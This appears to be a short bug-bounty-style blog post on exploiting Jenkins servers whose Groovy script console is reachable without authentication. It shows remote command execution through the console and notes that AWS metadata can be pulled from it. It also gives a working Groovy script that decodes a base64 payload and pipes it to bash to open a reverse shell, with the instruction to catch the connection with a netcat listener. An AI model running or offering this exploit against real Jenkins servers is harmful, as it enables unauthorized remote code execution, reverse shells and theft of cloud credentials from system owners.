Jenkins Server Exploitation: Unauthenticated RCE and Data Exfiltration
How I found a Jenkins server which was exposing the script console
Let's start by explaining a bit about Jenkins servers and the script console.
Jenkins is an open-source automation server that enables developers to build, test, and deploy their software continuously.
The Script Console (/script) is a powerful Jenkins feature that allows administrators to execute Groovy scripts directly on the Jenkins server with full system access.
Once you find a server that allows you to visit the /script console without authentication, it's a win. From the console you can execute commands and extract sensitive data or information.
How can I execute commands on the console?
Examples:

By using "whoami".execute().text you can see that the command whoami got executed, this is a clear indication that we can run commands on the server.
What other information can you extract from the console?

As you can see in the image above, you can also extract AWS metadata information.
You can also get a reverse shell, but the script is a bit different from a normal command. I will show you a Groovy script that you can use to get a reverse shell on the system.
def encodedCmd = "Your reverse shell encoded with base64"
def cmd = ["bash", "-c", "echo " + encodedCmd + " | base64 -d | bash"]

try {
    def process = cmd.execute()
    println "Reverse shell command executed"
    println "Check your listener for connection..."
    // Don't wait for this process as it should connect back
} catch (Exception e) {
    println "Error: " + e.message
}
All you have to do now is start a netcat listener to catch the reverse shell.
The exposed script console is one of the most critical Jenkins vulnerabilities, providing direct access to the underlying system!